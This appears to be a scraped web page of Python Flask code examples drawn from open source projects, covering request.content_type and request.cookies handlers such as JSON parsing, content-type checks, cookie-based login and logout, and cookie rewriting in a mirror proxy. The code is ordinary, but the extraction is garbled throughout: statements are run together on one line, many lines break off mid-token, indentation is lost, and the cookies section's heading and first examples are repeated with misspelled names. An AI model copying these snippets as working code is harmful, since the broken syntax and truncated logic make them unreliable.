Project: *pia* Author: *soasme* File: [view.py](#) ISC License

5 vo

```
def builtin_jq():
```

```
"""
```

Builtin program: `jq`.

It will run `jq` progress and return a json object.

```
"""
```

```
program = request.args.get('program', ".") command = request.data
```

```
try:
```

```
    data = jq(program, command)
```

```
    resp = make_response(data)
```

```
    resp.content_type = 'application/json'
```

```
    return resp
```

```
except InvalidJQFilter as exception:
```

```
    return jsonify(message=str(exception)), 400
```

## Example 15

Project: *pia* Author: *soasme* File: [view.py](#) [ISC License](#)

5 vo

```
def builtin_echo():
```

```
"""
```

Builtin program: èchò.

It will response form data.

"""

```
resp = make_response(request.data)
resp.content_type = request.content_type
return resp
```

## Example 16

[Project: heroku-python-boilerplate](#) Author: chavli File: [decorators.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def validate_jpeg_binary(func):
    """ checks the mimetype and the binary data to ensure it's a JPEG
    """
    @wraps(func)
    def wrapper(*args, **kwargs):
        if request.content_type != "image/jpeg": return
        ErrorResponseJson("invalid content type: {}".format(request.content_type))
        if imghdr.what(request.data, None) != "jpeg": return
        ErrorResponseJson("invalid jpeg data").make_response()
        return func(*args, **kwargs)
    return wrapper
```

## Example 17

[Project: intracing](#) Author: [inspectorioinc](#) File: [flask.py](#) MIT License

5 vo

```
def enter_request_context(cls):  
    span = opentracing.tracer.get_span()  
    cls.set_request_tags(  
        span,  
        request.method,  
        request.url,  
        request.user_agent.string,  
        request.content_type,  
        request.data,  
    )  
  
    request.tracing_context = RequestContextManager(span)  
    request.tracing_context.__enter__()
```

### Example 18

Project: *intracing* Author: *inspectorioinc* File: [flask.py](#) MIT License

5 vo

```
def exit_request_context(cls, response):  
    span = opentracing.tracer.get_span()  
  
    body = response.data if not response.direct_passthrough else None  
    cls.set_response_tags(  
        span,
```

```
response.status_code,  
response.content_type,  
body,  
)  
request.tracing_context.__exit__() return response
```

## Example 19

Project: *jenkins-x-seldon-core-sandbox* Author: *SeldonIO* File:  
[flask\\_utils.py](#) Apache License 2.0

5 vo

def get\_request() -> Dict:

"""

Parse a request to get JSON dict

Returns

-----

JSON Dict

"""

if (

request.content\_type is not None

and "multipart/form-data" in request.content\_type

):

return get\_multi\_form\_data\_request()

```
j_str = request.form.get("json")

if j_str:

    message = json.loads(j_str)

else:

    j_str = request.args.get("json")

    if j_str:

        message = json.loads(j_str)

    else:

        message = request.get_json()

if message is None:

    raise SeldonMicroserviceException("Can't find JSON in data") if
message is None:

    raise SeldonMicroserviceException("Invalid Data Format - empty
JSON") return message
```

## Example 20

Project: Schurz Author: Yensan File: [drops.py](#) BSD 3-Clause "New" or "Revised" License

5 vo

```
def check_ContentType():

    """
```

HowTo make Pre-Processing for all requests.

But: it also can be managed in View Class, just like django-rest-framework

.....

```
if request.method != 'GET':  
  
    if (not request.content_type) or ('application/json' not in request.  
        content_type):  
        msg = jsonify(  
            {"error": "content_type:'%s' not supported, please use 'application/json'"})  
  
    return msg, 400
```

## Example 21

Project: *flask-sqlalchemy2api* Author: *acifani* File: [\*models.py\*](#) [\*BSD 3-Clause "New" or "Revised" License\*](#)

5 vo

```
def get_data(self, request):  
  
    if "multipart/form-data" in request.content_type:  
  
        return request.form.to_dict()  
  
    if request.content_type == "application/json":  
        return request.get_json()  
  
    return
```

## Example 22

Project: *pm-odsc-restful* Author: *mlpiper* File: [\*main.py\*](#) [\*Apache License 2.0\*](#)

5 vo

```
def post(self):

    #print("Got predict")

    #print(request.method)

    model = current_app.config["model"]

    if model is None:

        return {"error": "model is not loaded"}

    #print(request)

    #print(request.content_type)

    content = request.get_json(force=True)

    if content is None:

        return {"error": 'content of request is None'}, 404

    # print("Content is: {}".format(content)) if "sample" not in content:

        return {"error": "sample key is not found in content"}

    sample = content["sample"]

    start = time.time()

    np_sample = np.asarray(sample).reshape(-1, len(sample))

    #print("Sample: {}".format(np_sample)) np_pred =
    model.predict(np_sample)

    np_pred_prob = model.predict_proba(np_sample)[0]

    list_pred = list(np_pred)

    list_pred_prob = list(np_pred_prob)
```

```
list_pred = list(map(float, list_pred))

list_pred_prob = list(map(float, list_pred_prob)) end = time.time()

#print("prediction: {}".format(list_pred)) total_time = end - start

return {'prediction': list_pred, "prediction_probability": list_pred_prob,
```

### **Example 23**

Project: *transmute-core* Author: *toumorokoshi* File: [example.py](#) [MIT License](#)

5 vo

```
def create_routes_and_handler(transmute_func, context):
    """
```

return back a handler that is the api generated from the transmute\_func, and a list of routes

it should be mounted to.

"""

```
@wraps(transmute_func.raw_func)
```

```
def handler():
```

```
    exc, result = None, None
```

```
    try:
```

```
        args, kwargs = ParamExtractorFlask().extract_params(
```

```
            context, transmute_func, request.content_type
```

```
)
```

```
result = transmute_func(*args, **kwargs)
```

```
except Exception as e:
```

```
    exc = e
```

```
    """
```

attaching the traceback is done for you in Python 3, but in Python 2  
the `__traceback__` must be

attached to the object manually.

```
    """
```

```
    exc.__traceback__ = sys.exc_info()[2]
```

```
    """
```

`transmute_func.process_result` handles converting the response  
from the function into the response body, the status code that should  
be returned, and the response content-type.

```
    """
```

```
response = transmute_func.process_result(
```

```
    context, result, exc, request.content_type
```

```
)
```

```
return Response(
```

```
    response["body"],
```

```
    status=response["code"],
```

```
    mimetype=response["content-type"],
```

```
headers=response["headers"]  
)  
return (  
    _convert_paths_to_flask(transmute_func.paths), handler  
)
```

## Example 24

Project: *transmute-core* Author: *toumorokoshi* File: [example.py](#) [MIT License](#)

5 vo

```
def add_swagger(app, json_route, html_route, **kwargs):
```

"""

add a swagger html page, and a swagger.json generated from the routes added to the app.

"""

```
spec = getattr(app, SWAGGER_ATTR_NAME)
```

```
if spec:
```

```
    spec = spec.swagger_definition(**kwargs)
```

```
else:
```

```
    spec = {}
```

```
encoded_spec = json.dumps(spec).encode("UTF-8")
```

```
@app.route(json_route)
```

```

def swagger():

    return Response(
        encoded_spec,
        # we allow CORS, so this can be requested at swagger.io headers=
        {"Access-Control-Allow-Origin": "*"}, content_type="application/json",
    )

# add the statics

static_root = get_swagger_static_root()

swagger_body = generate_swagger_html(
    STATIC_PATH, json_route
).encode("utf-8")

@app.route(html_route)

def swagger_ui():

    return Response(swagger_body, content_type="text/html")

# the blueprint work is the easiest way to integrate a static
# directory into flask.

blueprint = Blueprint('swagger', __name__,
                      static_url_path=STATIC_PATH, static_folder=static_root)

app.register_blueprint(blueprint)

# example usage.

```

## Example 25

Project: *transmute-core* Author: *toumorokoshi* File: [\*handler.py\*](#) [MIT License](#)

5 vo

```
def create_routes_and_handler(transmute_func, context):
    @wraps(transmute_func.raw_func)
    def handler(*args, **kwargs):
        exc, result = None, None
        try:
            args, kwargs = _param_instance.extract_params(
                context, transmute_func, request.content_type,
            )
            result = transmute_func(*args, **kwargs)
        except Exception as e:
            exc = e
            exc.__traceback__ = sys.exc_info()[2]
        response = transmute_func.process_result(
            context, result, exc, request.content_type
        )
        return Response(
            response["body"],
            status=response["code"],
```

```
mimetype=response["content-type"],  
headers=response["headers"],  
)  
return (  
    _convert_paths_to_flask(transmute_func.paths), handler  
)
```

## Example 26

Project: *notify-api* Author: *alphagov* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def get_json_from_request(root_element):  
    if request.content_type not in [  
        'application/json',  
        'application/json; charset=UTF-8'  
    ]:  
        abort(400, "Unexpected Content-Type, expecting 'application/json'")  
    data = request.get_json()  
  
    if data is None:  
        abort(400, "Invalid JSON; must be a valid JSON object")  
    if root_element not in data:  
        abort(400, "Invalid JSON; must have {} as root  
        element".format(root_element))  
    return data[root_element]
```

## Example 27

Project: *seldon-core* Author: *SeldonIO* File: [\*flask\\_utils.py\*](#) Apache License 2.0

5 vo

def get\_request() -> Dict:

"""

Parse a request to get JSON dict

Returns

-----

JSON Dict

"""

if (

request.content\_type is not None

and "multipart/form-data" in request.content\_type

):

return get\_multi\_form\_data\_request()

j\_str = request.form.get("json")

if j\_str:

message = json.loads(j\_str)

else:

j\_str = request.args.get("json")

```
if j_str:  
  
    message = json.loads(j_str)  
  
else:  
  
    message = request.get_json()  
  
if message is None:  
  
    raise SeldonMicroserviceException("Can't find JSON in data") if  
    message is None:  
  
    raise SeldonMicroserviceException("Invalid Data Format - empty  
    JSON") return message
```

## Example 28

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def require_team(f):  
  
    @functools.wraps(f)  
  
    def require_team_wrapper(*args, **kwargs):  
  
        if get_config("user_mode") == TEAMS_MODE: team =  
        get_current_team()  
  
        if team is None:  
  
            if request.content_type == "application/json": abort(403)  
  
        else:  
  
            return redirect(url_for("teams.private", next=request.full_path))  
            return f(*args, **kwargs)
```

```
return require_team_wrapper
```

## Example 29

Project: *CTFd* Author: *CTFd* File: [\*visibility.py\*](#) Apache License 2.0

```
5 vo
```

```
def check_score_visibility(f):
    @functools.wraps(f)
    def _check_score_visibility(*args, **kwargs):
        v = get_config("score_visibility")
        if v == "public":
            return f(*args, **kwargs)
        elif v == "private":
            if authed():
                return f(*args, **kwargs)
            else:
                if request.content_type == "application/json": abort(403)
                else:
                    return redirect(url_for("auth.login", next=request.full_path))
        elif v == "hidden":
            return (
                render_template("errors/403.html", error="Scores are currently hid
403,
```

```
)  
  
elif v == "admins":  
  
    if is_admin():  
  
        return f(*args, **kwargs)  
  
    else:  
  
        abort(404)  
  
return _check_score_visibility
```

### Example 30

Project: *store* Author: *Shamilv05* File: [\*routes.py\*](#) [MIT License](#)

4 vo

```
def imports():  
  
    if request.content_type != JSON_MIME_TYPE:  
  
        error = json.dumps({'error': 'Invalid Content Type'}) return  
        json_response(error, 400)  
  
    data = request.json  
  
    try:  
  
        validate(citizens_schema, data)  
  
    except JsonSchemaException as e:  
  
        error = json.dumps({'error': f'{e}'})  
  
    return json_response(error, 400)  
  
try:
```

```
json_validation(data)

except ValueError as e:

    error = json.dumps({'error': f'{e}'})

    return json_response(error, 400)

except KeyError:

    error = json.dumps({'error': 'Relatives array contains nonexistent
citizen'})
    return json_response(error, 400)

max_import_id_from_table =
db.session.query(func.max(Citizen.import_id)).first if
max_import_id_from_table:

    import_id = max_import_id_from_table + 1

else:

    import_id = 1

for item in data['citizens']:

    item.update({"import_id": import_id}) try:

        db.session.bulk_insert_mappings(Citizen, data['citizens'])
        db.session.commit()

    except exc.SQLAlchemyError: db.session.rollback()

    error = json.dumps({'error': 'Cannot insert citizens into db'}) return
    json_response(error, 400)

import_id = {

    "data": {
```

```
"import_id": import_id  
}  
}  
return json_response(json.dumps(import_id))
```

### Example 31

Project: `zeus` Author: `getsentry` File: [job\\_artifacts.py](#) Apache License 2.0

4 vo

```
def handle_async(self, hook, build_xid, job_xid): if request.  
content_type == "application/json":  
  
# file must be base64 encoded  
  
file_data = request.json.get("file") if not file_data:  
  
return self.respond({"file": "Missing file content."}, status=403) file =  
FileStorage(BytesIO(b64decode(file_data)), request.json.get("na  
else:  
  
try:  
  
file = request.files["file"]  
  
except KeyError:  
  
return self.respond(  
{"file": "Missing data for required field."}, status=403  
)
```

```
artifact = self.schema_from_request(pending_artifact_schema)
artifact.external_build_id = build_xid

artifact.external_job_id = job_xid

artifact.provider = hook.provider

artifact.repository_id = hook.repository_id

artifact.status = Status.queued

artifact.hook_id = hook.id

if not artifact.name:

    artifact.name = file.filename

if not artifact.name:

    return self.respond(
        {"name": "Missing data for required field."}, status=403
    )

try:

    db.session.add(artifact)

    db.session.flush()

except IntegrityError:

    db.session.rollback()

exists = True

else:

    exists = False
```

if exists:

```
# XXX(dcramer): this is more of an error but we make an assumption  
# that this happens because it was already sent return self.error("An  
artifact with this name already exists", 204)  
  
artifact.file.save(  
  
file,  
  
"{0}/{1}/{2}_{3}".format(  
  
job_xid[:4], job_xid[4:], artifact.id.hex, artifact.name  
,  
)  
  
db.session.add(artifact)  
  
db.session.commit()  
  
return self.respond_with_schema(pending_artifact_schema, artifact,
```

202) **Example 32**

Project: *ns4\_chatbot* Author: *newsettle* File: [http\\_server.py](#) [Apache License 2.0](#)

4 vo

```
def _process_web_request(self, flag, func=None): data = None  
  
s_json = None  
  
if request.content_type is None:#get请求  
  
data = request.args
```

```
else:#类型为: application/x-www-form-urlencoded
    s_json = request.get_data()
    if s_json is None or s_json == "":
        logger.warn(u"json数据为空")
    else:
        if flag!="coolq_callback":#QQ的回调接口, 任何消息都回调, 所以不能记录他们
            logger.debug("接收到来自网络的数据: %s",s_json) try:
                #2018.10.16 bug, 文本中有tab\return 旧会导致json解析失败, 替换掉
                s_json = s_json.replace("\t", "").replace("\n", "")
                # data = json.loads(s_json.decode('ISO-8859-1'))#.decode('ISO-data
                = json.loads(s_json)
            except ValueError as ve:
                logger.exception(ve,"无法解析json数据: %s",s_json) return "Error
Parse Json: error("+str(ve)+"),json="+s_json,500
        #处理coolq的回调消息, 这个是本机上的酷Q-docker接收到消息, 回调我们的
        if flag == "coolq_callback":
            rmsg = self.qqbot.on_message(data)
            if rmsg:
```

```
return jsonify({"reply":rmsg})#必须是json格式， 文档里说文本即可，  
不行
```

```
else:
```

```
return "",204#大部分消息不需要处理， 直接忽略  
<https://cqhttp.cc/docs/4.7
```

```
bizComponent = self.bizManager.load_biz_comp(flag) if  
bizComponent is None:
```

```
logger.error("无法找到业务组件来为此HTTP请求服务,flag=%s",flag)  
return "系统错误： 无法找到内部业务组件给您服务", 500
```

```
else:
```

```
logger.debug("加载业务处理器: %r",bizComponent) try:
```

```
result = bizComponent.system2bot(data,func)
```

```
except Exception as ve:
```

```
logger.exception(ve,"业务处理组件发生错误data=[%s],func=  
[%s]",s_json,func return "Error Happen Inside Business  
Component:"+str(ve),500
```

```
if result=="OK":
```

```
return "OK",200
```

```
else:
```

```
return result, 500
```

## Python `flask.request.cookies()` Examples

The following are code examples for showing how to use `flask.request.cookies()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `BCP2017` Author: `cmh19970307` File: `test_for_flask.py` MIT License 7 vc

```
def real_time_api():
    if request.method == 'POST':
        #question=request.data
        #question=request.data
        data2,model2=loaddata()
        datadict=request.form
        print(datadict['que'])
        #print(data2)
        #return datadict['que']

        print(request.form)
        print(request.args)
        print(request.values)
        print(request.cookies)
        #dataDict = request.data
        print(request.data)

        #print(dataDict)
        #print(dataDict)
        #return str(dataDict)
        #return 'hd1kgjahbadku'
        return datadict['que']
    else:
        return 'ghjk'
```

### Example 2

Project: `xmirror` Author: `apniclum` File: `xmirror.py` MIT License 6 vc

```
def xmirror_enter(input_path='/'):
    """入口函数的壳，只是包了一层异常处理，实际是 main_function() """
    try:
        resp = main_function(input_path=input_path)

        # 加入额外的响应头
        for name, value in parse.extra_resp_headers.items():
            resp.headers.set(name, value)

        # 加入额外的 cookies
        for name, cookie_string in parse.extra_cookies.items():
            resp.headers.add('Set-Cookie', cookie_string)

    except: # coverage exclude
        return generate_error_page(is_traceback=True)
    else:
        return resp

# noinspection PyUnusedLocal
```

Python flask.request.cookies() Examples The following are code examples for showing how to use `flask.request.cookies()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *BOP2017* Author: *crh19970307* File: [test\\_for\\_flask.py](#) MIT License

7 vo

```
def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

data2,model2=loaddata()

datadict=request.form

print(datadict['que'])

#print(data2)

#return datadict['que']

print(request.form)

print(request.args)

print(request.values)

print(request.cookies)
```

```
#dataDict = request.data  
  
print(request.data)  
  
#print(dataDict)  
  
#print(dataDict)  
  
#return str(dataDict)  
  
#return 'hdlkgjahbadks'  
  
return datadict['que']  
  
else:  
  
    return'ghjk'
```

## Example 2

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

6 vo

```
def zmirror_enter(input_path='/'):  
  
    """入口函数的壳, 只是包了一层异常处理, 实际是 main_function() """  
  
    try:  
  
        resp = main_function(input_path=input_path)  
  
        # 加入额外的响应头  
  
        for name, value in parse.extra_resp_headers.items():  
            resp.headers.set(name, value)  
  
        # 加入额外的 cookies
```

```
for name, cookie_string in parse.extra_cookies.items():
    resp.headers.add("Set-Cookie", cookie_string) except: # coverage:
        exclude

return generate_error_page(is_traceback=True)

else:

    return resp

# noinspection PyUnusedLocal
```

### Example 3

Project: *automlk* Author: *pierre-chaville* File: [views.py](#) [MIT License](#)

6 vo

```
def index():

    # home page: list of models

    datasets = get_home_best()

    sel_form = FolderForm()

    sel_form.set_choices(get_folder_list())

    del_form = DeleteDatasetForm()

    reset_form = ResetDatasetForm()

    if request.method == 'POST':

        redirect_to_index = redirect('/index')

        response = app.make_response(redirect_to_index)
        response.set_cookie('automlk_folder',
                            value=str(sel_form.folder.data)) return response
```

```
if 'automlk_folder' in request.cookies:  
  
    folder = int(request.cookies.get('automlk_folder'))  
    sel_form.folder.data = folder  
  
    folders = [f for f in get_folder_list() if sel_form.folder.data == 0 or f['id']  
  
    return render_template('index.html', datasets=datasets,  
        folders=folders, refre sel_form=sel_form, reset_form=reset_form,  
        del_form=del_
```

## Example 4

Project: *ambassador-auth-httpjwt* Author: *datawire* File: [app.py](#)  
[Apache License 2.0](#)

6 vo

```
def get_encoded_token():  
  
    """Tokens are generally sent in HTTP 'Authorization' header but  
    sometimes deve we check for both.  
  
    :return: the encoded JSON Web Token  
  
    """  
  
    token = None  
  
    if "authorization" in request.headers: token =  
        parse_token_from_authorization_header(request.headers["authoriza  
        ti elif "jwt" in request.cookies:  
  
        token = request.cookies["jwt"]  
  
    return token
```

## Example 5

Project: *BOP2017* Author: *crh19970307* File: [webserver.py](#) [MIT License](#)

6 vo

```
def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

data2,model2=loaddata()

datadict=request.form

print(datadict['que'])

#print(data2)

#return datadict['que']

print(request.form)

print(request.args)

print(request.values)

print(request.cookies)

#dataDict = request.data

print(request.data)

#print(dataDict)

#print(dataDict)

#return str(dataDict)
```

```
#return 'hdlkgjahbadks'

return getanswer(datalist['que'],data2,model2) else:

return'ghjk'
```

## Example 6

Project: *flask-session-plus* Author: *janscas* File: [\*auth.py\*](#) MIT License

6 vo

```
def logout_user():
```

```
""
```

Logs a user out. (You do not need to pass the actual user.) This will also clean up the remember me cookie if it exists.

```
""
```

```
user = _get_user()
```

```
session.pop('user_id', None)
```

```
session.pop('user_data', None)
```

```
session.pop('_fresh', None)
```

```
cookie_name =
current_app.config.get('REMEMBER_COOKIE_NAME',
COOKIE_NAME) if cookie_name in request.cookies:
```

```
session['remember'] = 'clear'
```

```
if 'remember_seconds' in session:
```

```
session.pop('remember_seconds')
```

```
user_logged_out.send(current_app._get_current_object(),  
user=user) current_app.login_manager.reload_user()
```

```
return True
```

## Example 7

Project: *btcqbo* Author: *JeffVandrewJr* File: [\*routes.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def authbtc():  
  
    # accepts BTCPay pairing code and calls pairing fn  
    status = login(request.cookies)  
  
    if status is not None:  
  
        return redirect(status)  
  
    form = BTCCodeForm()  
  
    url = urljoin(str(os.getenv('BTCPAY_HOST')), 'api-tokens')  
    if form.validate_on_submit():  
  
        client = BTCPayClient.create_client(  
            host=app.config.get('BTCPAY_HOST'),  
            code=form.code.data,  
        )  
  
        save('btc_client', client)  
  
        save('forward_url', form.forward_url.data)  
  
        flash('Pairing to BTCPay Successful')
```

```
return render_template('index.html')

return render_template(
    'authbtc.html',
    title='Enter Code',
    form=form,
    url=url
)
```

## Example 8

Project: *zmirror* Author: *ttestdock* File: [\*zmirror.py\* MIT License](#)

6 vo

```
def zmirror_enter(input_path='/'):

    """入口函数的壳, 只是包了一层异常处理, 实际是 main_function()"""

    try:
        resp = main_function(input_path=input_path)

        # 加入额外的响应头

        for name, value in parse.extra_resp_headers.items():
            resp.headers.set(name, value)

        # 加入额外的 cookies

        for name, cookie_string in parse.extra_cookies.items():
            resp.headers.add("Set-Cookie", cookie_string) except: # coverage:
                exclude
```

```
    return generate_error_page(is_traceback=True)

else:

    return resp

# noinspection PyUnusedLocal
```

## Example 9

Project: *flask-sso-base\_session* Author: Ayi- File: [app-1.py](#) MIT License

6 vo

```
def login():

    method = request.method

    if method == 'GET':

        return render_template('login.html', app_name=app_name) else:

            username = request.form.get('username')

            password = request.form.get('password')

            # 尝试获取token

            cookie_token = request.cookies.get('cookie_token', None) if

            username and password and cookie_token:

                headers = {'Authorization': cookie_token}

                data = {'username':username,'password':password}

                # 发起验证请求

            try:
```

```
r = requests.post(sso_server + '/login', headers=headers,data=data if  
r.status_code == requests.codes.ok:  
  
    return redirect('/')  
  
except Exception as e:  
  
    print(e)  
  
return 'login failed '
```

## Example 10

Project: *flask-sso-base\_session* Author: Ayi- File: [app-2.py](#) [MIT License](#)

6 vo

```
def login():  
  
    method = request.method  
  
    if method == 'GET':  
  
        return render_template('login.html',app_name=app_name) else:  
  
        username = request.form.get('username')  
  
        password = request.form.get('password')  
  
        # 尝试获取token  
  
        cookie_token = request.cookies.get('cookie_token', None)  
        print(cookie_token,password,username)  
  
        if username and password and cookie_token:  
  
            headers = {'Authorization': cookie_token}
```

```
data = {'username':username,'password':password}

# 发起验证请求

try:

    r = requests.post(sso_server + '/login', headers=headers,data=data if
r.status_code == requests.codes.ok:

        return redirect('/')

    except Exception as e:

        print(e)

    return 'login failed '
```

## Example 11

Project: *okta-oidc-python-flask* Author: *srecinto* File: [main.py](#) [GNU General Public License v2.0](#)

```
6 vo

def root():

    print "root()"

user = None

current_token_info = get_current_user_token()

print "current_token_info: {0}".format(current_token_info) if
current_token_info["active"]:

    user = get_current_user(current_token_info)

    print "user: {0}".format(user)
```

```
elif "redirect_url" in current_token_info: return
    redirect(current_token_info["redirect_url"]) response =
    make_response(render_template("index.html",
        current_token_info=curr if "token" in request.cookies:

if request.cookies["token"] == "NO_TOKEN":
    response.set_cookie('token', "")

return response
```

## Example 12

Project: *sparrow* Author: *wylok* File: [\*logout.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def logout():

tm = time.strftime('%Y%m%d', time.localtime()) dingId =
Redis.get('OP_dingId_%s' % request.cookies.get('dingId')) if dingId:
    #清除用户计数
    Redis.srem('op_active_users_%s' % tm, dingId)

    #清除用户页面菜单
    Redis.hdel(f'op_menu_{tm}', f'menu_{dingId}')

    #清除用户票据
    ticket = Redis.get('OP_ticket_%s' % request.cookies.get('ticket'))
    Redis.delete('OP_logout_ticket_%s' % ticket)

    timestamp = tools.timestamp(0)

    #在cas服务器上注销
```

```
cas_client = user_auth.cas_logout()

logout_url = cas_client.get_logout_url(service_url=service_url)
app_resp = make_response(redirect(logout_url))

#清除cookie

for key in request.cookies:
    app_resp.set_cookie(key, expires=timestamp)

return app_resp
```

### Example 13

Project: --Awesome-Python-- Author: JoMingyu File: [main.py](#) [GNU General Public License v3.0](#)

6 vo

```
def send_cookie():

if request.method == 'GET':

# 쿠키를 주려면 Response 객체가 필요하다

response = Response('hello hello')

response.set_cookie('cookie', 'value!!!!!!')

# [werkzeug.wrappers.BaseResponse]

# def set_cookie(

# self, key, value='', max_age=None, expires=None, path='/',
# domain=None, secure=False, httponly=False, samesite=None

# )
```

```
return response

elif request.method == 'POST':

# 쿠키를 받으려면 BaseRequest의 프로퍼티인 'cookies'에 접근
print(request.cookies['cookie'])

# 쿠키 제거는 expires를 0으로 주면 된다

response = Response('hello hello!')

response.set_cookie('cookie', "", expires=0)

return response

else:

return ", 405
```

## Example 14

Project: *fileshare-flask* Author: *sqz269* File: [\*views.py\*](#) MIT License

6 vo

```
def list_dir():

path = utils.get_url_param(request.args, "path") if not
utils.is_access_token_valid(request.cookies, request.args, path):
return utils.make_status_resp(4, STATUS_TO_MESSAGE[4],
STATUS_TO_HTTP_CODE

if not path:

return utils.make_status_resp(2, "Required url paramater 'path' is not
pro try:
```

```
dir_data = paths.list_files_from_url(path,
configuration.config.get("SHARE")

except AssertionError:

    return utils.make_status_resp(102, STATUS_TO_MESSAGE[102],
STATUS_TO_HTTP_

except FileNotFoundError:

    return utils.make_status_resp(103, "target path: {} does not
exist".format

return utils.make_json_resp_with_status(dir_data, 200)

# send PUT Request to files with argument path to specify the path

# and argument filename to specify the filename

# for example PUT /api/files?path=/example-path/&filename=test

# will upload a file to /example-path/ with the filename of test
```

### Example 15

Project: *fileshare-flask* Author: *sqz269* File: [\*views.py\*](#) MIT License

6 vo

```
def upload():

    path = utils.get_url_param(request.args, "path")
```

```
# Some work around had to be used do to this bug:
https://github.com/pallets/w if not
utils.is_requirements_met_file("UPLOAD", request.cookies,
request.args return utils.make_status_resp(6,
STATUS_TO_MESSAGE[6], STATUS_TO_HTTP_CODE
```

```
if not path:
```

```

return utils.make_status_resp(2, "Required url paramater 'path' is not
pro dir_abs_path = paths.make_abs_path_from_url(path,
configuration.config.get("SH

files = request.files.getlist("File") for file in files:

if configuration.config.get("SECURE_UPLOAD_FILENAME"):
file_name = secure_filename(file.filename)

else:

file_name = file.filename

dst_path = paths.make_abs_path_from_url(file_name,
dir_abs_path.decode(), file.save(dst_path.decode()))

return utils.make_status_resp(0, "File uploaded successfully",
STATUS_TO_HTTP_

```

## Example 16

Project: *fileshare-flask* Author: sqz269 File: [views.py](#) MIT License

6 vo

```

def new_folder():

path = utils.get_url_param(request.args, "path") if not
utils.is_requirements_met_file("MKDIR", request.cookies,
request.args, return utils.make_status_resp(6,
STATUS_TO_MESSAGE[6], STATUS_TO_HTTP_CODE

if not path:

return utils.make_status_resp(2, "Required url paramater 'path' is not
pro try:

dir_abs_path = paths.make_abs_path_from_url(path,
configuration.config.get except AssertionError:
```

```
return utils.make_status_resp(102, STATUS_TO_MESSAGE[102],  
STATUS_TO_HTTP_  
  
try:  
  
    os.mkdir(dir_abs_path)  
  
    return utils.make_json_resp_with_status({"status": 0, "details":  
    "Successf  
    "path": path, "lastmod": os.path.g except FileExistsError:  
  
        return utils.make_status_resp(100, STATUS_TO_MESSAGE[100],  
        STATUS_TO_HTTP_  
  
    except PermissionError:  
  
        return utils.make_status_resp(101, STATUS_TO_MESSAGE[101],  
        STATUS_TO_HTTP_
```

## Example 17

Project: OWASP-Honeypot Author: zdresearch File: [server.py](#)  
[Apache License 2.0](#)

6 vo

def get\_value\_from\_request(\_key):

"""

get a value from GET, POST or CCOKIES

Args:

\_key: the value name to find

Returns:

the value content if found otherwise None

"""

global flask\_request

try:

key = flask\_request.args[\_key]

except Exception as \_:

try:

key = flask\_request.form[\_key]

except Exception as \_:

try:

key = flask\_request.cookies[\_key]

except Exception as \_:

key = None

if key:

# todo: fix it later

key = key.replace("\\\\\"", "\\\"").replace("\\\\\"", "\\") return key

## Example 18

Project: *backend* Author: *freenit-framework* File: [auth.py](#) [BSD 2-Clause "Simplified" License](#)

6 vo

def post(self):

```
"""Refresh access token"""

identity = get_jwt_identity()

try:

    user = User.get(id=identity)

except User.DoesNotExist:

    abort(403, message='No such user, or wrong password') if not
    user.active:

    abort(403, message='No such user, or wrong password')
    access_expire =
    current_app.config['JWT_ACCESS_TOKEN_EXPIRES']

    access_token = create_access_token(identity=identity)
    refresh_expire_date = datetime.strptime(
        request.cookies['refresh_expire'],
        '%Y-%m-%d %H:%M:%S.%f'
    )

    refresh_delta = refresh_expire_date - datetime.now() resp = jsonify(
    {
        'access': access_token,
        'accessExpire': int(access_expire.total_seconds()),
        'refreshExpire': int(refresh_delta.total_seconds()),
    }
)
```

```
set_access_cookies(resp, access_token) return resp
```

## Example 19

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) [MIT License](#)

5 vo

```
def response_cookies_deep_copy():
```

"""

It's a BAD hack to get RAW cookies headers, but so far, we don't have better w We'd go DEEP inside the urllib's private method to get raw headers raw\_headers example:

```
[('Cache-Control', 'private'),  
 ('Content-Length', '48234'),  
 ('Content-Type', 'text/html; Charset=utf-8'),  
 ('Server', 'Microsoft-IIS/8.5'),  
 ('Set-Cookie','BoardList=BoardID>Show; expires=Mon, 02-May-2016  
 16:00:00 GMT; ('Set-Cookie','aspsky=abcefgh; expires=Sun, 24-Apr-  
 2016 16:00:00 GMT; path=/; ('Set-Cookie',  
 'ASPSESSIONIDSCSSDSSQ=OGKMLAHDHBFDJCDMGBAGOM  
 J; path=/'), ('X-Powered-By', 'ASP.NET'),  
 ('Date', 'Tue, 26 Apr 2016 12:32:40 GMT')]
```

"""

```
raw_headers =  
 parse.remote_response.raw._original_response.headers._headers  
 header_cookies_string_list = []
```

for name, value in raw\_headers:

```
if name.lower() == 'set-cookie':  
  
    if my_host_scheme == 'http://':  
  
        value = value.replace('Secure;', "")  
  
        value = value.replace(';Secure', ';')  
  
        value = value.replace('; Secure', ';')  
  
    if 'httponly' in value.lower():  
  
        if enable_aggressive_cookies_path_rewrite:  
  
            # 暴力cookie path重写, 把所有path都重写为 /  
  
            value = regex_cookie_path_rewriter.sub('path=/', value) elif  
            enable_aggressive_cookies_path_rewrite is not None:  
  
                # 重写HttpOnly Cookies的path到当前url下  
  
                # eg(/extdomains/a.foobar.com): path=/verify; -> path=/extdoma if  
                # parse.remote_domain not in domain_alias_to_target_set: # d value =  
                # regex_cookie_path_rewriter.sub(  
  
                '\g<prefix>/=extdomains/' + parse.remote_domain + '\g<  
                header_cookies_string_list.append(value)  
  
    return header_cookies_string_list
```

## Example 20

Project: *zmirror* Author: *aploium* File: [zmirror.py MIT License](#)

5 vo

```
def response_text_rewrite(resp_text):
```

=====

rewrite urls in text-like content (html,css,js)

:type resp\_text: str

:rtype: str

"""

# v0.20.6+ plain replace domain alias, support json/urlencoded/json-urlencoded if url\_custom\_redirect\_enable:

for before\_replace, after\_replace in (plain\_replace\_domain\_alias +  
parse.t resp\_text = resp\_text.replace(before\_replace, after\_replace))

# v0.9.2+: advanced url rewrite engine

resp\_text = regex\_adv\_url\_rewriter.sub(regex\_url\_reassemble,  
